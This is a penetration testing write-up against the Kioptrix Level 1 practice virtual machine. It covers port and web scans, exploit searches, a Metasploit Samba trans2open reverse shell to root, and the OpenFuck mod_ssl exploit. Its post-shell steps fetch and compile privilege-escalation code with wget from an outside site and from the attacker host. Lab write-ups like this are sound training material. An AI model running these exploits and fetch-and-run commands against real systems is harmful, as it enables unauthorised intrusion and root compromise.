Penetration Testing Report

Prepared By

Swagat Aryal

Table of Contents

1.Introduction

Kioptrix Level 1 is a vulnerable virtual machine designed for practicing penetration testing and ethical hacking skills. It provides a realistic environment to test your security knowledge and techniques.

Overview

Kioptrix Level 1 simulates a basic Linux server that contains multiple vulnerabilities that can be exploited to gain unauthorized access. The goal is to identify these vulnerabilities and exploit them to escalate privileges and gain control over the system.

2. Objectives of the Pentesting Report

The primary objectives of this pentesting report are to document the methodology used to assess the security of Kioptrix Level 1, identify vulnerabilities, exploit those vulnerabilities, and demonstrate privilege escalation techniques.

3. Environment/ requirement:

1. VMware: VMware is required to run kioptrix and parrot.
2. Kioptrix and parrot : installed kioptrix and parrot from the below link
   Kioptrix: https://www.vulnhub.com/entry/kioptrix-level-1-1,22/
   Parrot :Parrot Security
   And configured in vm
3. Network: we configured the network of both parrot and kioptrix as NAT.

4. Methodology for Pentesting

4.1 Information Gathering

4.1.1 Network Scanning

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.10.1.1       00:50:56:c0:00:08      1      60  VMware, Inc.
10.10.1.2       00:50:56:f5:a5:f9      1      60  VMware, Inc.
10.10.1.8       00:0c:29:99:c9:bc      1      60  VMware, Inc.
10.10.1.254     00:50:56:ea:e0:b0      1      60  VMware, Inc.

┌─[✗]─[attacker@Swagat]─[~]
└──╼ $
```

4.1.2 Tools and Techniques Used

Various tools and techniques such as Nmap for network scanning, Metasploit for exploitation, Nikto for web server scanning, and manual enumeration will be utilized during the pentest to uncover vulnerabilities and weaknesses in the system.

5. Findings:

5.1 **Information Gathering**

5.1.1 Network Scanning

Performed an Nmap scan to identify open ports and services:

```
┌─[✗]─[attacker@Swagat]─[~]
└──╼ $nmap -A -p- -T4 10.10.1.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 17:54 +0545
Nmap scan report for 10.10.1.8
Host is up (0.0014s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-methods:
|_  Potentially risky methods: TRACE
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1024/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2024-07-03T03:20:32+00:00; -8h49m27s from scanner time.
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
```

Open Ports Identified:

- Port 22: SSH
- Port 80: HTTP
- Port 111: RPC
- Port 139: Samba
- Port 443: SSL

5.1.2 **Service Enumeration**

- **HTTP (Port 80)**: The web server is running Apache 2.0.52.
- **smb (Port 139)**: Running samba

5.2 Vulnerability Assessment

5.2.1 Web Application Analysis

Used Nikto to scan the web server for vulnerabilities:

```
┌──(root㉿swagat)-[/home/attacker]
└─# nikto -h 10.10.1.8
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.1.8
+ Target Hostname:    10.10.1.8
+ Target Port:        80
+ Start Time:         2024-07-05 14:47:20 (GMT5.75)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Thu Sep  6 08:57:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-sca
nner/vulnerabilities/missing-content-type-header/
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /test.php: This might be interesting.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
```

5.2.2 Service Vulnerability Analysis

Checked for known exploits in Searchsploit

```
┌──(root㉿swagat)-[~]
└─# searchsploit openfuck
------------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                          | Path
------------------------------------------------------------------------------------------------------------------------------------------
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                                                                    | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                                                              | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                                                              | unix/remote/47080.c
------------------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

```
└─# searchsploit Apache 1.3.20
---------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                  |  Path
---------------------------------------------------------------------------------------------------------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                                                                 | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                                                               | php/remote/29316.py
Apache 1.3.20 (Win32) - 'PHP.exe' Remote File Disclosure                                                                        | windows/remote/21204.txt
Apache 1.3.6/1.3.9/1.3.11/1.3.12/1.3.20 - Root Directory Access                                                                  | windows/remote/19975.pl
Apache 1.3.x < 2.0.48 mod_userdir - Remote Users Disclosure                                                                     | linux/remote/132.c
Apache < 1.3.37/2.0.59/2.2.3 mod_rewrite - Remote Overflow                                                                      | multiple/remote/2237.sh
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow                                                                      | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                                                                | linux/webapps/42745.py
Apache CouchDB < 2.1.0 - Remote Code Execution                                                                                  | linux/webapps/44913.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                                                             | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                                                            | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                                                      | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                                                      | unix/remote/47080.c
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit)                               | multiple/remote/41690.rb
Apache Struts < 2.2.0 - Remote Command Execution (Metasploit)                                                                   | multiple/remote/17691.rb
Apache Tika-server < 1.18 - Command Injection                                                                                   | windows/remote/46540.py
Apache Tomcat < 5.5.17 - Remote Directory Listing                                                                               | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                                                             | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                                                                       | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)                   | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)                   | jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                                                                    | linux/dos/36906.txt
Oracle Java JDK/JRE < 1.8.0.131 / Apache Xerces 2.11.0 - 'PDF/Docx' Server Side Denial of Service                               | php/dos/44057.md
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution                                                | linux/remote/34.pl
---------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

5.3 Exploitation

5.3.1 Gaining Initial Access using Metasploit for samba

```
┌─[attacker@Swagat]─[~]
└──╼ $msfconsole

 ** Welcome to Metasploit Framework Initial Setup **
    Please answer a few questions to get started.


 ** Metasploit Framework Initial Setup Complete **

Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services


Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018   ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
```

```
       ffffffff.................

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v6.4.15-dev-                         ]
+ -- --=[ 2432 exploits - 1253 auxiliary - 428 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/


[msf](Jobs:0 Agents:0) >>
[msf](Jobs:0 Agents:0) >> search smb_version

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version                          normal  No     SMB Version Detection


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

[msf](Jobs:0 Agents:0) >> use 0
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)
```

```
Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.1.13       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> set rhosts 10.10.1.8
rhosts => 10.10.1.8
[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.10.1.8        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.1.13       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```


```
View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> run

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] 10.10.1.8:139 - Trying return address 0xbffffdfc...
[*] 10.10.1.8:139 - Trying return address 0xbffffcfc...
[*] 10.10.1.8:139 - Trying return address 0xbffffbfc...
[*] 10.10.1.8:139 - Trying return address 0xbffffafc...
[*] 10.10.1.8:139 - Trying return address 0xbffff9fc...
[*] 10.10.1.8:139 - Trying return address 0xbffff8fc...
[*] 10.10.1.8:139 - Trying return address 0xbffff7fc...
[*] 10.10.1.8:139 - Trying return address 0xbffff6fc...
[*] 10.10.1.8:139 - Trying return address 0xbffff5fc...
[-] 10.10.1.8:139 - 10.10.1.8 Stream #<Socket:0x00007f15504b2988> is closed.
[*] Command shell session 1 opened (10.10.1.13:4444 -> 10.10.1.8:1025) at 2024-07-03 18:17:51 +0545

[*] Command shell session 2 opened (10.10.1.13:4444 -> 10.10.1.8:1026) at 2024-07-03 18:17:52 +0545
[*] Command shell session 3 opened (10.10.1.13:4444 -> 10.10.1.8:1027) at 2024-07-03 18:17:53 +0545
[*] Command shell session 4 opened (10.10.1.13:4444 -> 10.10.1.8:1028) at 2024-07-03 18:17:56 +0545
whoami
root
id
uid=0(root) gid=0(root) groups=99(nobody)
id -un
root
sudo passwd root
New password: root
BAD PASSWORD: it is too short
Retype new password: donaayodon
Sorry, passwords do not match
New password: exit
BAD PASSWORD: it is too short
Retype new password: ^C
Abort session 1? [y/N]  n
[*] Aborting foreground process in the shell session
Sorry, passwords do not match
New password: BAD PASSWORD: it's WAY too short
Retype new password: ^C
Abort session 1? [y/N]  y
```

5.3.2 Gaining Initial Access of Apache 2.8.7



Found Apache 2.8.7 as ”OpenFuck” in exploit database

```
┌─[✗]─[root@Swagat]─[/home/attacker/Desktop]
└──╼ #searchsploit openfuck
---------------------------------------------------------------------------------------------
 Exploit Title                                                                | Path
---------------------------------------------------------------------------------------------
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow          | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)    | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)    | unix/remote/47080.c
---------------------------------------------------------------------------------------------
```

Search OpenFuck in searchsploit and got exploits.

```
┌─[✗]─[root@Swagat]─[/home/attacker/Desktop]
└──╼ #cp /usr/share/exploitdb/exploits/unix/remote/47080.c .
┌─[root@Swagat]─[/home/attacker/Desktop]
└──╼ #ls
47080.c   bWAPPv2.2                                'CEHv12 Module 14 Hacking Web Applications'      README.license   skipfish
764.c   'CEHv12 Module 13 Hacking Web Servers'  'CEHv12  Module 16 Hacking Wireless Networks.'   results.html     userrecon
┌─[root@Swagat]─[/home/attacker/Desktop]
└──╼ #gcc -o OpenFuck 47080.c -lcrypto
47080.c: In function ‘read_ssl_packet’:
47080.c:534:3: warning: ‘RC4’ is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
  534 |   RC4(ssl->rc4_read_key, rec_len, buf, buf);
      |   ^~~
In file included from 47080.c:26:
/usr/include/openssl/rc4.h:37:28: note: declared here
```

```
┌─[root@Swagat]─[/home/attacker/Desktop]
└──╼ #ls
47080.c   bWAPPv2.2                                'CEHv12 Module 14 Hacking Web Applications'      OpenFuck         results.html   userrecon
764.c   'CEHv12 Module 13 Hacking Web Servers'  'CEHv12  Module 16 Hacking Wireless Networks.'   README.license   skipfish
┌─[root@Swagat]─[/home/attacker/Desktop]
└──╼ #./OpenFuck
*******************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

: Usage: ./OpenFuck target box [port] [-c N]

  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)


  Supported OffSet:
        0x00 - Caldera OpenLinux (apache-1.3.26)
        0x01 - Cobalt Sun 6.0 (apache-1.3.12)
        0x02 - Cobalt Sun 6.0 (apache-1.3.20)
        0x03 - Cobalt Sun x (apache-1.3.26)
```

While running./OpenFuck got this thigs:

```
0x64 - RedHat Linux 7.1 (apache-1.3.19-5)1
0x65 - RedHat Linux 7.1 (apache-1.3.19-5)2
0x66 - RedHat Linux 7.1-7.0 update (apache-1.3.22-5.7.1)
0x67 - RedHat Linux 7.1-Update (1.3.22-5.7.1)
0x68 - RedHat Linux 7.1 (apache-1.3.22-src)
0x69 - RedHat Linux 7.1-Update (1.3.27-1.7.1)
0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
0x6d - RedHat Linux 7.2 (apache-1.3.24)
0x6e - RedHat Linux 7.2 (apache-1.3.26)
0x6f - RedHat Linux 7.2 (apache-1.3.26-snc)
0x70 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)1
0x71 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)2
0x72 - RedHat Linux 7.2-Update (apache-1.3.27-1.7.2)
0x73 - RedHat Linux 7.3 (apache-1.3.23-11)1
0x74 - RedHat Linux 7.3 (apache-1.3.23-11)2
0x75 - RedHat Linux 7.3 (apache-1.3.27)
0x76 - RedHat Linux 8.0 (apache-1.3.27)
0x77 - RedHat Linux 8.0-second (apache-1.3.27)
0x78 - RedHat Linux 8.0 (apache-2.0.40)
0x79 - Slackware Linux 4.0 (apache-1.3.6)
0x7a - Slackware Linux 7.0 (apache-1.3.9)
0x7b - Slackware Linux 7.0 (apache-1.3.26)
0x7c - Slackware 7.0  (apache-1.3.26)2
0x7d - Slackware Linux 7.1 (apache-1.3.12)
0x7e - Slackware Linux 8.0 (apache-1.3.20)
0x7f - Slackware Linux 8.1 (apache-1.3.24)
0x80 - Slackware Linux 8.1 (apache-1.3.26)
0x81 - Slackware Linux 8.1-stable (apache-1.3.26)
0x82 - Slackware Linux (apache-1.3.27)
0x83 - SuSE Linux 7.0 (apache-1.3.12)
```

```
┌─[✗]─[root@Swagat]─[/home/attacker/Desktop]
└──╼ #./OpenFuck 0x6b 10.10.1.8

*******************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80fa068
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--09:03:55--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
          => `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!

Unable to establish SSL connection.

Unable to establish SSL connection.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
```

Runed. /OpenFuck 0x6b with kipoyrix ip and got this result.

```
bash-2.05$
bash-2.05$ wget 10.10.1.13/3.c
wget 10.10.1.13/3.c
--09:10:46--  http://10.10.1.13/3.c
           => `3.c'
Connecting to 10.10.1.13:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,948 [text/x-csrc]

    0K ...                                                   100% @   3.77 MB/s

09:10:46 (3.77 MB/s) - `3.c' saved [3948/3948]

bash-2.05$ ls
ls
3.c
bash-2.05$ gcc -o lp 3.c
gcc -o lp 3.c
3.c:185:27: warning: no newline at end of file
bash-2.05$ gcc -o lp 3.c -lcrypto
gcc -o lp 3.c -lcrypto
3.c:185:27: warning: no newline at end of file
bash-2.05$ ls
ls
3.c
lp
bash-2.05$ ./lp
./lp
[+] Attached to 2838
[+] Signal caught
[+] Shellcode placed at 0x4001189d
```

Used wget command to download the exploit and execute it and got the root access.

```
bash-2.05$ ./lp
./lp
[+] Attached to 2838
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

Reference

Sample-Penetration-Test-Report-PurpleSec[1].pdf
https://www.exploit-db.com/exploits/3
https://www.exploit-db.com/exploits/764
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
Kioptrix (notion.site)
Hacking Kioptrix Level 1 Write-up | by Cybertech Maven | Medium